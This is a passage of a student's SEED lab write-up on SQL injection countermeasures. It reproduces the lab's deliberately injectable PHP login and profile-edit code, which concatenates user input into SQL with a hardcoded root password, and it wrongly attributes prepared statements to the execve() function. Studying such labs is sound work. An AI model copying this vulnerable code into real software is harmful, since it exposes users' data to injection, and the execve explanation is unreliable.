Here, I'm able to log in to Bobby's profile using the updated password.

Task 4: Countermeasure

```
Open  index.html  Save
--
SEED Lab: SQL Injection Education Web platform
Author: Kallang Ying
Email: kyling@svr.edu
--
<!--
SEED Lab: SQL Injection Education Web platform
Enhancement Version 1
Date: 11th April 2018
Developer: Kuber Kohli

Update: Implemented Bootstrap to redesign the UI of the website.
-->
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>

<body>
  <nav class="navbar fixed-top navbar-light" style="background-color: #3E8E55;">
    <a class="navbar-brand" href="#"></a>
  </nav>
  <div class="container col-lg-4 col-lg-offset-4" style="padding-top: 50px; text-align: center;">
    <h2><b>Employee Profile Login</b></h2><br>
    <div class="container">
      <form action="unsafe_home.php" method="get">
        <div class="input-group mb-3 text-center">
          <div class="input-group-prepend">
            <span class="input-group-text" id="uname">USERNAME</span>
          </div>
          <input type="text" class="form-control" placeholder="Username" name="username" aria-label="Username" aria-describedby="uname">
        </div>
        <div class="input-group mb-3">
          <div class="input-group-prepend">
            <span class="input-group-text" id="pwd">PASSWORD</span>
          </div>
          <input type="password" class="form-control" placeholder="Password" name="Password" aria-label="Username" aria-describedby="pwd">
        </div>
        <br>
        <button type="submit" class="button btn-success btn-lg btn-block">Login</button>
      </form>
    </div>
  </div>
</body>
</html>
```

```
Open unsafe_edit_backend.php Save
Update: The password was stored in the session was updated when password is changed.
-->
<!DOCTYPE html>
<html>
<body>

<?php
session_start();
$input_email = $_GET['Email'];
$input_nickname = $_GET['NickName'];
$input_address = $_GET['Address'];
$input_pwd = $_GET['Password'];
$input_phonenumber = $_GET['PhoneNumber'];
$username = $_SESSION['name'];
$eid = $_SESSION['id'];
$id = $_SESSION['id'];

function getDB() {
    $dbhost="localhost";
    $dbuser="root";
    $dbpass="seedubuntu";
    $dbname="users";
    // Create a DB connection
    $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
    if ($conn->connect_error) {
        die("Connection Failed: " . $conn->connect_error . "\n");
    }
    return $conn;
}

$conn = getDB();
// Don't do this, this is not safe against SQL injection attack
$sql="";
if($input_pwd!=""){
    // In case password field is not empty.
    $hashed_pwd = sha1($input_pwd);
    //Update the password stored in the session.
    $SESSION['pwd']=$hashed_pwd;
    $sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email',address='$input_address',Password='$hashed_pwd',PhoneNumber='$input_phonenumber' where ID=$id;";
} else {
    // If password field is empty.
    $sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email',address='$input_address',PhoneNumber='$input_phonenumber' where ID=$id;";
}
$conn->query($sql);
$conn->close();
header("Location: safe_home.php");
exit();
?>
</body>
</html>

PHP Tab Width: 8 Ln 44, Col 33 INS

Open unsafe_edit_frontend.php Save
<div class="navbar navbar-default" style="border: 1px solid black; padding: 5px;">
<a class="navbar-brand" href="safe_home.php"></a>
<ul class="navbar-nav mr-auto mt-2 mt-lg-0" style="padding-left: 30px;">
<li class="nav-item">
<a class="nav-link" href="safe_home.php">Home</a>
</li>
<li class="nav-item active">
<a class="nav-link" href="safe_edit_frontend.php">Edit Profile</a>
</li>
</ul>
<button onclick="logout()" type="button" id="logoutbtn" class="nav-link my-2 my-lg-0">Logout</button>
</div>
</nav>

<?php
session_start();
$username = $_SESSION['name'];
// Function to create a sql connection.
function getDB() {
    $dbhost="localhost";
    $dbuser="root";
    $dbpass="seedubuntu";
    $dbname="users";
    // Create a DB connection
    $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
    if ($conn->connect_error) {
        die("Connection Failed: " . $conn->connect_error . "\n");
    }
    return $conn;
}

// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= '$username'";
if ($result = $conn->query($sql)) {
    die("There was an error running the query [" . $conn->error . "]\n");
}
/* convert the select return result into array type */
$return_arr = array();
while($row = $result->fetch_assoc()){
    array_push($return_arr,$row);
}

/* convert the array type to json format and read out*/
$json_str = json_encode($return_arr);
$json_a = json_decode($json_str,true);
$name = $json_a[0]['name'];
$eid = $json_a[0]['eid'];
$phoneNumber = $json_a[0]['phoneNumber'];
$address = $json_a[0]['address'];

PHP Tab Width: 8 Ln 96, Col 19 INS
```


The above 3 screenshots have the changed code that point to safe_home.php. The purpose of this countermeasure is to form queries as prepared statements. The benefit of this is to separate data from code. This is enabled by using the `execve()` function because it takes in command and data separately.


Using prepared statements also improves the performance because it uses the SQL query as a template and uses different parameters on the query, storing results before executing the query, compared to running the same query repeatedly.

```

/bin/bash 168x42

** (gedit:8816): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-encoding not supported
** (gedit:8816): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-spell-enabled not supported
** (gedit:8816): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-encoding not supported
** (gedit:8816): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-spell-enabled not supported
** (gedit:8816): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-encoding not supported
** (gedit:8816): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-spell-enabled not supported
** (gedit:8816): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-encoding not supported
** (gedit:8816): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-position not supported
[11/12/18]seed@VM:~/SQLInjection$ ls
css  index.html  logoff.php  safe_edit_backend.php  safe_home.php  seed_logo.png  unsafe_edit_backend.php  unsafe_edit_frontend.php  unsafe_home.php
[11/12/18]seed@VM:~/SQLInjection$ gedit unsafe_edit_frontend.php
(gedit:8833): Gtk-WARNING **: Attempting to read the recently used resources file at '/home/seed/.local/share/recently-used.xbel', but the parser failed: Failed to open
file '/home/seed/.local/share/recently-used.xbel': Permission denied.
[11/12/18]seed@VM:~/SQLInjection$ sudo gedit unsafe_edit_frontend.php
(gedit:8902): Gtk-WARNING **: Calling Inhibit failed: GDBus.Error:org.freedesktop.DBus.Error.ServiceUnknown: The name org.gnome.SessionManager was not provided by any
service files
** (gedit:8902): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-spell-enabled not supported
** (gedit:8902): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-encoding not supported
** (gedit:8902): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-spell-enabled not supported
** (gedit:8902): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-encoding not supported
** (gedit:8902): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-position not supported
[11/12/18]seed@VM:~/SQLInjection$ sudo service apache 2
apache: unrecognized service
[11/12/18]seed@VM:~/SQLInjection$ sudo service apache 2 restart
apache: unrecognized service
[11/12/18]seed@VM:~/SQLInjection$ sudo service apache2 restart
[11/12/18]seed@VM:~/SQLInjection$
```





After making the changes, I restarted the apache server so the changes are reflected on the web application. We can see that the attack which we did in Task 2A doesn't work. That's because the countermeasure has taken the SQL query as a template, instead of having a long typical query. This helps to separate the data from the code, and this property is what doesn't allow the attack to be successful.